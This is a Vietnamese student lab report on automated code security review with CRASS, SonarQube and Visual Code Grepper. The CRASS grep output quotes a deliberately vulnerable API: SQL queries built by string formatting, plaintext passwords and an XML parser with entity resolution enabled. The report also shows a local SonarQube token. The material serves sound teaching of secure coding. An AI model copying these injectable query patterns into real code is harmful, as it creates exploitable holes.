

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Integrating Security and Automation

GVHD: Nguyễn Hữu Quyền

Nhóm: 09

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.011.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Hồng Lam	20521518	20521518@gm.uit.edu.vn
2	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
4	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

B.1 Tự động đánh giá bảo mật cho đoạn

B.1.1 Script tự động đánh giá bảo mật của code trong Linux

Yêu cầu 1.1. Sinh viên chỉnh sửa file main.sh trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét 1 thư mục mã nguồn.


- Ta bỏ đi phần thực thi cho lệnh diff (bằng cách comment code). Lệnh diff dùng để so sánh 2 version của mã nguồn và ta không cần thực hiện đoạn code này




```
53 echo "[+] Might be better if you do this manually:"
54 echo "rm -r \"$SOLD_DIR_MODIFIED\""
55
56
57 #elif [ $# -eq 2 ]; then
58 #   echo "[+] Starting analysis of $1 and $2"
59
60 #remove last / of directory arguments
61 #   OLD_DIR=${1%/}
62 #   NEW_DIR=${2%/}
63
64 #   OLD_DIR_MODIFIED="$OLD_DIR-for-diff"
65 #   NEW_DIR_MODIFIED="$NEW_DIR-for-diff"
66
67 #   echo "[+] Copying $OLD_DIR to $OLD_DIR_MODIFIED"
68 #   cp -r "$OLD_DIR" "$OLD_DIR_MODIFIED"
69
70 #   echo "[+] Copying $NEW_DIR to $NEW_DIR_MODIFIED"
71 #   cp -r "$NEW_DIR" "$NEW_DIR_MODIFIED"
72
73 #   ./bloat-it.sh "$OLD_DIR_MODIFIED"
74 #   ./bloat-it.sh "$NEW_DIR_MODIFIED"
75 #   ./clean-it.sh "$OLD_DIR_MODIFIED"
76 #   ./clean-it.sh "$NEW_DIR_MODIFIED"
77 #   ./diff-it.sh "$OLD_DIR_MODIFIED" "$NEW_DIR_MODIFIED" ".-./diff-output-modified"
78
79 #Don't run these. Users can invoke main.sh again with one of the folders if they
80 #would like to find, grep, extract, etc.
81 #./find-it.sh "$NEW_DIR"
82 #If you get too much garbage, look into find-it.sh script or use:
83 #./find-it.sh "$NEW_DIR_MODIFIED"
84 #./grep-it.sh "$NEW_DIR"
85 #If you get too much garbage, look into grep-it.sh script or use:
86 #./grep-it.sh "$NEW_DIR_MODIFIED"
87
88 #   echo "[+] Might be better if you do this manually:"
89 #   echo "rm -r \"$SOLD_DIR_MODIFIED\""
90 #   echo "rm -r \"$NEW_DIR_MODIFIED\""
91
92 #   echo "We only ran the diff script. If you would like to grep, find, etc. invoke main.sh only with one of the directories."
93 else
94 #   echo "Usage: 'basename $0' directory [new-directory]"
95 #   echo "If you specify <new-directory>, <directory> will be used as the former and diff will be invoked instead of grep, find, etc."
```

Kết quả phân tích mã nguồn:


- Trích xuất các thông tin thú vị từ mã nguồn.



- Tìm kiếm các kiểu file khác nhau đang có trong mã nguồn.



- Tìm kiếm một số thông tin liên quan đến security.



Yêu cầu 1.2. Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn 01 nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng.

Một nguy cơ bảo mật có thể tìm thấy là SQL injection. Ở đây các query không dùng SqlParameter mà sử dụng string format. Và phần password trong database được lưu ở dạng bản rõ.

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/crass/grep-output$ cat 4_cryptocred_password.txt
# Info: Password and variants of it
# Filename 4_cryptocred_password.txt
# Example: pass-word or passwd
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -i
# Search regex: pass.?wo?r?d
/home/huynhminhkhue/vulnerable-api/ansible/roles/api/files/VAPI.py-7-4. Errors that are handled give too much information
/home/huynhminhkhue/vulnerable-api/ansible/roles/api/files/VAPI.py-8-4. Tokens have an expiration date, but do not expire
/home/huynhminhkhue/vulnerable-api/ansible/roles/api/files/VAPI.py-9-5. Token string is generated with an md5 of the expire datetime
string
/home/huynhminhkhue/vulnerable-api/ansible/roles/api/files/VAPI.py:10:6. Passwords are not hashed in the database
/home/huynhminhkhue/vulnerable-api/ansible/roles/api/files/VAPI.py-11-7. There is an *undocumented* GET that returns the user database
```

```

/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-56- parser = etree.XMLParser(load_dtd=True, resolve_entities=True)
# Info: Variatons of SQL injection found in a web application the wild: Using string format instead of SqlParameter leading to non-prepared SQL statement which is later executed
# Filename 3_generic_sql_stringformat.txt
# Example: "SELECT * FROM [a].[b] ab ORDER BY %s"
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -t
# Search regex: SELECT.{0,200}FROM.{0,200}%s
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-65- c = conn.cursor()
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-66- # no data validation
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-67- # no sql parameterization
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-68- user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-69- username, password)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-75- response['access']['user'] = {'id': user[0], 'name': user[1]}
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-76- # make sure to get most recent token in database, because we arent
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-77- # removing them...
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-78- token_query = "SELECT * FROM tokens WHERE userid = '%s' ORDER BY expires DESC" % (user[
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-79- 0])
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-118- else:
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-119- # let's do another look up so we can return helpful info for failure
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-120- # cases
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-121- c.execute("SELECT * FROM users WHERE username = '%s'" % username)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-122- user = c.fetchone()
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-153- token = request.headers.get('X-Auth-Token')
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-154- conn = sqlite3.connect('vAPI.db')
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-155- c = conn.cursor()
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-156- user_query = "SELECT * FROM users WHERE id = '%s'" % (user)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-157- c.execute(user_query)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-158- user_record = c.fetchone()
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-159- token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-160- c.execute(token_query)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-187- token = request.headers.get('X-Auth-Token')
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-188- conn = sqlite3.connect('vAPI.db')
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-189- c = conn.cursor()
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-190- token_query = "SELECT * FROM tokens WHERE token = '%s' AND userid = '%s'" % (
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-191- str(token), user_id)
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-200- match = "[a-z]*[0-9]"
/home/bao-nguyen/vulnerable-api/ansible/roles/api/files/vAPI.py-201- m = re.search(match, name)

```

B.1.2 Sử dụng công cụ quét mã nguồn nâng cao – SonarQube

Yêu cầu 1.3. Sinh viên sử dụng SonarQuabe để quét mã nguồn của ứng dụng Sample App đã chạy ở Lab 1. Trình bày kết quả quét mã nguồn

- Chọn Add a project để thêm project mới.
- Chọn kiểu project là Manually.
- Nhập các thông tin của project muốn tạo:
 - Project key: sampleapp_nhom09
 - Display name: Sample App – Nhom 09

Create a project

All fields marked with * are required

Project display name *

Up to 255 characters. Some scanners might override the value you provide.

Project key *

The project key is a unique identifier for your project. It may contain up to 400 characters. Allowed characters are alphanumeric, '-' (dash), '_' (underscore), '.' (period) and ':' (colon), with at least one non-digit.

Main branch name *

The name of your project's default branch [Learn More](#)

[Set Up](#)

- Tạo token để sử dụng cho việc quét mã nguồn với SonarQube: nhập tên token token_nhomX và chọn Generate để tạo token.

1 Provide a token

Generate a project token

Token name ?	Expires in
<input type="text" value="token_nhom09"/>	<input type="text" value="30 days"/> ▼
<input type="button" value="Generate"/>	



Please note that this token will only allow you to analyze the current project. If you want to use the same token to analyze multiple projects, you need to generate a global token in your user account. See the [documentation](#) for more information.

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point in time in your [user account](#).

1 Provide a token

token_nhom09: **sqp_ee6329e10717dd6cd3737198faa46c92aac711f**

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point in time in your [user account](#).

- Cung cấp thông tin về mã nguồn sẽ quét bao gồm:
 - Ngôn ngữ được viết: chọn Other để quét code viết bằng Python.
 - Hệ điều hành Linux.

2 Run analysis on your project

What option best describes your build?

<input type="button" value="Maven"/>	<input type="button" value="Gradle"/>	<input type="button" value=".NET"/>	<input checked="" type="button" value="Other (for JS, TS, Go, Python, PHP, ...)"/>
--------------------------------------	---------------------------------------	-------------------------------------	--

What is your OS?

<input checked="" type="button" value="Linux"/>	<input type="button" value="Windows"/>	<input type="button" value="macOS"/>
---	--	--------------------------------------

Download and unzip the Scanner for Linux

Visit the [official documentation of the Scanner](#) to download the latest version, and add the `bin` directory to the `PATH` environment variable

Execute the Scanner

Running a SonarQube analysis is straightforward. You just need to execute the following commands in your project's folder.

```
sonar-scanner \
-Dsonar.projectKey=sampleapp_nhom09 \
-Dsonar.sources=. \
-Dsonar.host.url=http://localhost:9000 \
-Dsonar.login=sqp_ee6329e10717dd6cd3737198faa46c92aac711f
```

- Tải script quét (scanner) của SonarQube cho Linux ở đường dẫn hiện ra sau khi cung cấp đầy đủ các thông tin về mã nguồn. Lưu ý: tải bản dành cho Linux 64 bit.

By SonarSource | GNU LGPL 3 | Issue Tracker | Show more

5.0.1

2023-08-04

Bug fix to the JRE binaries for Linux

Linux 64-bit | Windows 64-bit | Mac OS X 64-bit | Docker | Any (Requires a pre-installed JVM) | Release notes

- Quét mã nguồn ứng dụng Sample App

```
minhngoc@minhngoc-virtual-machine:~/Downloads/sample-app$ export PATH=$PATH:/home/minhngoc/Downloads/sonar-scanner-cli-5.0.1.3006-linux/sonar-scanner-5.0.1.3006-linux/bin
minhngoc@minhngoc-virtual-machine:~/Downloads/sample-app$ sonar-scanner -Dsonar.projectKey=sampleapp_nhom09 -Dsonar.sources=. -Dsonar.host.url=http://localhost:9000 -Dsonar.login=sqp_ee6329e10717dd6cd3737198faa46c92aaac711f
INFO: Scanner configuration file: /home/minhngoc/Downloads/sonar-scanner-cli-5.0.1.3006-linux/sonar-scanner-5.0.1.3006-linux/conf/sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: SonarScanner 5.0.1.3006
INFO: Java 17.0.7 Eclipse Adoptium (64-bit)
INFO: Linux 6.2.0-34-generic amd64
INFO: User cache: /home/minhngoc/.sonar/cache
INFO: Analyzing on SonarQube server 9.9.2.77730
INFO: Default locale: "en_US", source code encoding: "UTF-8" (analysis is platform dependent)
INFO: Load global settings
INFO: Load global settings (done) | time=127ms
```

- Kết quả thực hiện

sonarqube | Projects | Issues | Rules | Quality Profiles | Quality Gates | Administration | Search for projects... A

sampleapp_nhom09 | main | Last analysis of this Branch had 3 warnings | October 26, 2023 at 9:50 AM | Version not provided

Overview | Issues | Security Hotspots | Measures | Code | Activity | Project Settings | Project Information

QUALITY GATE STATUS

MEASURES

Passed

All conditions passed.

New Code

Overall Code

2

Bugs

Reliability

C

0

Vulnerabilities

Security

A

1

Security Hotspots

0.0% Reviewed

Security Review

E

0

Debt

0

Code Smells

Maintainability

A

Insert a `<!DOCTYPE>` declaration to before this `<html>` tag.

[Get permalink](#)

"`<!DOCTYPE>`" declarations should appear before "`<html>`" tags [Web:DoctypePresenceCheck](#)

6 minutes ago L1

Bug Major Open Not assigned 5min effort 0 comments

user-experience

Where is the issue?

Why is this an issue?

sampleapp_nhom09 sample-app/templates/index.html

See all issues in this file

```
1 - <html>
2
3 <head>
4   <title>Sample app</title>
5   <link rel="stylesheet" href="/static/style.css" />
6 </head>
7 <body>
8   <h1>You are calling me from {{request.remote_addr}}</h1>
```

Bug Major Open Not assigned 2min effort 0 comments

accessibility, wcag2-a

Where is the issue?

Why is this an issue?

sampleapp_nhom09 sample-app/templates/index.html

See all issues in this file

```
1 - <html>
2
3 <head>
4   <title>Sample app</title>
5   <link rel="stylesheet" href="/static/style.css" />
6 </head>
7 <body>
8   <h1>You are calling me from {{request.remote_addr}}</h1>
```

sample-app/sample_app.py

[Open in IDE](#)

[Get Permalink](#)

```
1 # Add to this file for the sample app lab
2 from flask import Flask
3 from flask import request
4 from flask import render_template
5
6 sample = Flask(__name__)
```

Make sure disabling CSRF protection is safe here.

[Comment](#)


B.1.3 Script tự động đánh giá bảo mật của code trong Windows

Yêu cầu 1.4: Sinh viên tự tìm hiểu, cài đặt và đưa ra 1 ví dụ quét mã nguồn với 1 trong các công cụ sau:

- Visual Code Grepper (VCG)
- Fotify SCA
- Checkmarx
- Veracode
- Coverity


- Trong yêu cầu này, Nhóm sử dụng công cụ VCG để quét mã nguồn. Vì công cụ này không cung cấp dịch vụ quét mã nguồn ngôn ngữ Python nên sẽ sử dụng 1 mã nguồn khác. Link mã nguồn: <https://github.com/laravel/laravel>

Bước 1: Chọn ngôn ngữ, chọn thư mục chứa file mã nguồn



Giao diện VCG


Bước 2: Chọn 1 file bất kỳ để phân tích



Chọn file Authenticate.php


- Chọn Full Scan để quét mã nguồn.

Bước 3: Chọn file để quét mã nguồn



